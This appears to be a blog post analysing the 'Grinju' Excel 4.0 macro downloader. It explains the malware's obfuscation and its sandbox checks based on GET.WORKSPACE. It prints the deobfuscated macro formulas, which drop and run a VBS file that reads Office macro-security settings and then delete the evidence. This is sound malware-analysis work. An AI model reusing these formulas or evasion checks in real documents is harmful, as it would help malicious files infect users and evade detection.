Grinju Downloader: Anti-analysis (on steroids) | Part 1

medium.com/@vishal_thakur/grinju-malware-anti-analysis-on-steroids-part-1-535e72e650b8

Vishal Thakur October 3, 2020

Vishal Thakur

Sep 22, 2020

.

7 min read

This malware takes anti-analysis and stealth techniques to a new level

contact:
vt@hack.sydney

I've come across some great anti-analysis code in malware over the years. This one takes the top spot. On that note, let's get into it, this is a long one!

Since this malware employs a very complex structure, I've decided to divide the analysis into different sections. I'll try to keep it as simple as possible but having said that, it really is a very complicated project. Hence, publishing in parts.

```
This is a very well-thought and equally well-written malware. There's no VBA that you
can analyse. The values and formulas that are used are spread across the worksheets
to thousands of rows. The functions, among other things, are used to close the file,
corrupt it and also delete the dropped scripts to make analysis extremely hard. In
fact, you cannot analyse this malware without altering the code it self. Along the
way, you'll also see some great functions that can be used for anti-analysis
techniques.I've tried to include as much detail as possible but if you think
something is not clear or has been left out (mostly its 'how did you get there in the
first place?'), please don't hesitate to reach out, either in the comments or just
email me.
```

No Code

Well, that's not an entirely true title… there is code, just not in the traditional sense when it comes to macro-based malware (which is both exciting to see and also a stroke of genius on the authors' part — credit where its due). Also, I wanted to reference in the album title from one of my favourite bands :)

So, more to that point, basically, if you were to go into the dev mode and look for the VBS code in there, you won't find much. In fact, you'll find nothing at all at first.

So where is all the code…? Glad you asked ;)

All the code is in the worksheet it self.

So how does it execute…?

Hmm… gather around, grab a coffee.

Back in the day when Excel wasn't what it is today (think version 4.0), users were able to program stuff using macro functions. These functions could be placed in the workbook itself. The way to do that is by creating a 'macro' sheet and then simply adding these functions in the cells. Then you can autostart the first one and then follow the chain to completion (with enough 'if' statements to make sure you control the execution flow). That's the short summary of how you can have an Excel file run malicious code without having any VBA-based objects in the project.

Analysing the file


Now that we have a basic understanding of how the malware operates, let's get into the nitty-gritty.

To start with, it looks just like any other macro-based malware. There's that excel file that opens up with a message asking the user to enable macros.

There are two sheets:

‘Sheet1’ is the main one that the users see when they open the file, with the ‘Enable macros..’ message at the top. It also has a lot of data that is used by the macro functions to execute the programs for this malware.

‘ij3Lv’ is the macro sheet. It has the macro functions that are run in order to execute the malware.



The problem

Well, the *first* problem is that if you enable macros and allow execution of the malware, it will complete the execution flow and then simply corrupt the file at which point you won’t be able to analyse the file any longer. Having said that, let’s look at the flow of execution here before we move forward.

1. The malware runs the first set of macro functions in succession which writes a new set of macro functions to the worksheet
2. On successful execution of the second set of macro functions, the malware does two things:
3. It writes a VBS file to the disk
4. It writes a text file to the disk
5. It deletes the text file
6. It corrupts the original excel file
7. End of execution

Now that we have laid out a simple, basic version of the flow of execution of this malware, let’s get into the more detail.


Analysis Part 1

In this section, we’ll take a look at the start of the execution chain and how it is implemented.

The starting macro functions are embedded in the macro sheet **‘ij3Lv’**.

They are well hidden, starting at ‘R3887C240’ — which means Row 3887 and Column 40. Even after you zoom out completely, you’ll need to scroll to the right to get to these cells. Having said that this is not the way to find them, you need to grab the reference to the cell from code itself.

Zoomed out to 10% and then scrolled out to the right; look all the way to the right closely
Once you get to the functions, you can copy them into a code editor and start analysing them one by one.



Zoomed back at 100%
This is what they look like in an editor:

```
=COUNT(R447C26:R812C52)
=WHILE(AND(JBBNgh=0,TRUE))

aJKOuF=aJKOuF+1

OAvLehyIYjQa="She"&"et1!R"&aJKOuF&"C"&IJJJG
JBBNgh=PMXOKD()
=NEXT()
=RETURN()
OAvLehyIYjQa="She"&"et1!R"&aJKOuF&"C"&IJJJG

JBBNgh=PMXOKD()

=IF(JBBNgh<>"r6RmM",,RETURN())
pdnPdPUK=""
=WHILE(JBBNgh<>"r6RmM")
pdnPdPUK=pdnPdPUK&CHAR(SUM(JBBNgh-83))
```

Now let's get into the details. I'll pick the most interesting parts, as there are way too many of them to analyse individually.

In order to analyse it without losing touch with reality, we'll do that dynamically. We'll run these individually and then capture the output to build a picture that gives an idea as to what is happening during the execution.

Let's start with this function:

```
=IF(AND(APP.MAXIMIZE(),GET.WORKSPACE(19),GET.WORKSPACE(13)>770,GET.WORKSPACE(14)>390,GET.WORKSPACE(31)=TRUE,GET.WORKSPACE(42)),,HALT())
```

```
=IF(AND(APP.MAXIMIZE(),GET.WORKSPACE(19),GET.WORKSPACE(13)>770,GET.WORKSPACE(14)>390,G
```

These functions are very interesting as they can be used as anti-analysis techniques, not seen or published before.

Let's have a look how:

APP.MAXIMISE() — this is a smart way of starting this function. It literally just maximises the current excel window that you're working on (this malware).

GET.WORKSPACE(19) — If a mouse is present, it returns a value TRUE if not, it returns FALSE. Can be easily used to check for sandbox presence.

GET.WORKSPACE(13) — usable workspace width, in points. In this case, the malware is checking if it's greater than 770 or not. Again, can be used to check for sandboxes. Window size wouldn't matter at this point as it has already been maximised at the start of this function.

GET.WORKSPACE(14) — usable workspace height, in points. Being used exactly as the function above, just for height in this case.

GET.WORKSPACE(31) — If running the macro in single-step mode, it returns TRUE. In this case, the author has already set it to FALSE, trying to hinder analysis.

GET.WORKSPACE(42) — If the computer is capable of playing sounds, this function returns TRUE! Anti-sandbox check.

Once all these options have been checked, the function is stopped (HALT).

Let's move on to the next one:

```
=RETURN(TEXTREF(OAvLehyIYjQa,FALSE))
=IF(AND(APP.MAXIMIZE(),GET.WORKSPACE(19),GET.WORKSPACE(13)>770,GET.WORKSPACE(14)>390,GET.WORKSPACE(31)=FALSE,GET.WORKSPA(
gsiGGMo=R3915C240
gzDNqr=R3890C240
PMXOKD=R3979C240
esvmJMDoTkrH=R3910C240
nMzhfxM=18689
elUmLq=129
QtVPR=6061
aJKOuF=6061
```

From this point on, the functions move on to extracting values from cells in Sheet1 and using them to construct values for the next set of functions that will be written to the workbook to be executed as the next step. Let's see how that is done.

Functions use variables that are then assigned values from specific pre-populated cells. Function **'SET.NAME'** is used for this purpose.

Eg:

```
gsiGGMo=R3915C240gzDNqr=R3890C240PMXOKD=R3979C240esvmJMDoTkrH=R3910C240
```

When you go looking for these cells, you'll find they have values in them, derived by using formulas **(this is obfuscation on steroids, as you can't just ctrl+F for these values as text).**

Going through each call is out of scope for this publication so we'll just look at the overall flow.

The entire program at this point runs in a loop, based on an 'If' statement. The values are incremented by one each time and if the condition returns 'True' the values are used to form the next set of instructions.

Let's take a look.

```
Cell:   [pe3123-TOM.xls]ij3Lv!R3922C240
Formula:
=SET.NAME("pdnPdPUK",""&CHAR(61.91))
```

In the above capture, note 'CHAR(61.91)' — this literally means: start building the value for "pdnPdPUK" with the character that corresponds to the code of '61'. 61 is the code for the Equals character '='. Now look at the output below:

```
Cell:   [pe3123-TOM.xls]ij3Lv!R3922C240
Formula:
=SET.NAME("pdnPdPUK","=")
```

This loop ends up building the value all the way to "=CLOSE(FALSE)", which will be used as one of the functions to close the workbook without saving it (FALSE=don't save).

Cell: [pe3123.xls]ij3Lv!R3922C240

Formula:
=SET.NAME("pdnPdPUK","=CLOSE(FALSE)")

Once ALL the functions have been run successfully, this is the resulting code:

```
=CLOSE(FALSE)
=FORMULA(LEN(APP.MAXIMIZE())+-459,Sheet1!R18690C129)
=FORMULA(LEN(GET.WINDOW(7))+-131,Sheet1!R18691C129)
=FORMULA(LEN(GET.WINDOW(20))+-893,Sheet1!R18692C129)
=FORMULA(LEN(GET.WINDOW(23)=3)+433,Sheet1!R18693C129)
=FORMULA(LEN(GET.WORKSPACE(31))+864,Sheet1!R18694C129)
=FORMULA(LEN(GET.WORKSPACE(13)>770)+707,Sheet1!R18695C129)
=FORMULA(LEN(GET.WORKSPACE(14)>390)+-407,Sheet1!R18696C129)
=FORMULA(LEN(GET.WORKSPACE(19))+373,Sheet1!R18697C129)
=FORMULA(LEN(GET.WORKSPACE(42))+-476,Sheet1!R18698C129)
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R18689C129))
=LEFT(GET.WORKSPACE(23),(FIND("Roaming",GET.WORKSPACE(23),1)-1))&"Local\Temp\Nvf.vbs"
=LEFT(GET.WORKSPACE(23),(FIND("Roaming",GET.WORKSPACE(23),1)-1))&"Local\Temp\Fp70.txt"
=FOPEN(R18700C129,3)
=FWRITELN(R18702C129,"On Error Resume Next")
=FWRITELN(R18702C129,"Set wjfcRJhw = CreateObject(""WScript.Shell"")")
=FWRITELN(R18702C129,"Set ydvON = CreateObject(""Scripting.FileSystemObject"")")
=FWRITELN(R18702C129,"Set jPKt = ydvON.CreateTextFile(""""&R18701C129&""", True)")
=FWRITELN(R18702C129,"T9s=wjfcRJhw.RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security\VBAWarnings""):
jPKt.WriteLine(T9s)")
CreateObject(""WScript.Shell"").RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security\VBAWarnings""):
CreateObject(""Scripting.FileSystemObject"").CreateTextFile(""""&R18701C129&""", True)").WriteLine

=FWRITELN(R18702C129,"jPKt.Close")
=FCLOSE(R18702C129)
=EXEC("explorer.exe "&R18700C129&"")
=WHILE(ISERROR(FILES(R18701C129)))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(R18700C129)
=FOPEN(R18701C129,2)
=FREAD(R18715C129,100)
=FCLOSE(R18715C129)
=FILE.DELETE(R18701C129)
=IF(ISNUMBER(SEARCH("1",R18716C129)),GOTO(R18689C129),)
=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(R4019C240),GOTO(R4046C240))
```

In the next part, we'll dive into the code step-by-step and discover more anti-analysis and stealth-exec techniques.

Go to Part 2